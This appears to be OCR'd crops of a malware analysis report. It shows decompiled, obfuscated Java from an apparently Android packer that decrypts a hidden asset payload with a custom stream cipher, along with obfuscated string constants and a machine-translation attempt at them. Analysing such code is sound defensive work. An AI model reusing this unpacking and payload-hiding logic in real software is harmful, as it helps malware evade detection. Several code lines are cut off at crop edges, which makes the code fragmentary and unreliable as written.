
```
/* renamed from: c */
private List<C0798h> m15649c() {
    String str = this.f4473p.getName() + f4461d;
    m15651b();
    ArrayList arrayList = new ArrayList();
    ZipFile zipFile = new ZipFile(this.f4473p);
    try {
        ZipEntry entry = zipFile.getEntry(f4471n + f4472o + 1 + f4458a);
        int i = 1;
        while (entry != null) {
            C0798h hVar = new C0798h(this.f4475r, str + i + f4459b);
            arrayList.add(hVar);
            StringBuilder sb = new StringBuilder();
            sb.append(m15659a(2684));
            sb.append(hVar);
            boolean z = false;
            int i2 = 0;
```

```
/* renamed from: c */
public static final String f4444c = C0792b.m15680a("恗恵恒恔恄恚恄");
```

```
static {
    String str = C0791a.f4444c;
    f4470m = str;
    StringBuilder sb = new StringBuilder();
    sb.append(m15659a(504));
    String str2 = File.separator;
    sb.append(str2);
    sb.append(str);
    sb.append(str2);
    f4471n = sb.toString();
}
```

```
∨ resources
  ∨ assets
    ∨ dFugwiw
        hGwggGphy1.qgU    U
```


TLP:WHITE



```
/* renamed from: d */
public static final String f4445d = C0792b.m15680a("悆惋恆恛悏恁惋悳悳恺惋恛恀恹恻悳惋恺悳恺惋恻悳恜恷恕恩恓恁恝恕恕恙惋");
```

```
/* renamed from: a */
private static void m1565
    InputStream inputStre
    File createTempFile =
    StringBuilder sb = ne
    sb.append(m15659a(1416));
    sb.append(createTempFile.getPath());
    try {
        ZipOutputStream zipOutputStream = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(createTempFi
        try {
            ZipEntry zipEntry2 = new ZipEntry(m15659a(1468));
            zipEntry2.setTime(zipEntry.getTime());
            zipOutputStream.putNextEntry(zipEntry2);
            String str2 = f4469l;
            InflaterInputStream inflaterInputStream = new InflaterInputStream(inputStream);
            InflaterOutputStream inflaterOutputStream = new InflaterOutputStream(zipOutputStream);
            C0794d.m15671a(str2, inflaterInputStream, inflaterOutputStream);
            inflaterOutputStream.close();
            inflaterInputStream.close();
            zipOutputStream.closeEntry();
        } catch (Exception e) {
        } catch (Throwable th) {
            zipOutputStream.close();
            throw th;
        }
        zipOutputStream.close();
        if (createTempFile.setReadOnly()) {
            StringBuilder sb2 = new StringBuilder();
            sb2.append(m15659a(1605));
            sb2.append(file.getPath());
            if (!createTempFile.renameTo(file)) {
                throw new IOException(m15659a(1637) + createTempFile.getAbsolutePath() + m15659a(1649) + file.getAbsolut
            }
            return;
        }
        throw new IOException(m15659a(1568) + createTempFile.getAbsolutePath() + m15659a(1580) + file.getAbsolutePath()
```

TLP:WHITE




恣恦恆恛恔恁恦悳悳恺恦恛怊恹恻悳恦恺
悳恺恦恻悳恜恘恕恖恄恁恜恕恚恙恦

Zì shàng héng huí jiǎo nèn shàng dé dé kǎi shàng huí chāo yān cè dé shàng kǎi dé kǎi shàng cè dé chì qiū shù sī xì nèn chì shù huì yàng shàng

34 / 5,000

unhappy constant unhappy unhappy unhappy unhappy unhappy uncle

TLP:WHITE



```
public static void m15671a(String str, InputStream inputStream, OutputStream outputStream) {
    char[] charArray = str.toCharArray();
    char c = charArray[0];
    char c2 = charArray[1];
    char c3 = charArray[2];
    char c4 = charArray[3];
    char c5 = charArray[4];
    char c6 = charArray[5];
    char c7 = charArray[6];
    char c8 = charArray[7];
    char c9 = charArray[8];
    char c10 = charArray[9];
    char c11 = charArray[10];
    char c12 = charArray[11];
    int[] iArr = {c | (c2 << 16), (c4 << 16) | c3, (c6 << 16) | c5, (c8 << 16) | c7};
    int[] iArr2 = new int[27];
    int i = 0;
    int i2 = iArr[0];
    iArr2[0] = i2;
    int[] iArr3 = new int[3];
    iArr3[0] = iArr[1];
    iArr3[1] = iArr[2];
    iArr3[2] = iArr[3];
    while (i < 26) {
        int i3 = i % 3;
        iArr3[i3] = (((iArr3[i3] >>> 8) | (iArr3[i3] << 24)) + i2) ^ i;
        i2 = ((i2 << 3) | (i2 >>> 29)) ^ iArr3[i3];
        i++;
        iArr2[i] = i2;
    }
    byte[] bArr = new byte[8192];
    int i4 = 0;
    while (true) {
        int read = inputStream.read(bArr);
        if (read >= 0) {
            int i5 = 0;
            int i6 = i4;
            while (i6 < i4 + read) {
                bArr[i5] = (byte) (((byte) (new int[]{(c10 << 16) | c9, (c12 << 16) | c11}[(i6 % 8) / 4] >> ((i6 % 4) << 3))) ^ bArr[i5]);
                i6++;
                i5++;
            }
            outputStream.write(bArr, 0, read);
            i4 = i6;
        } else {
            return;
        }
```

The current position defines which word will be used for the decryption.

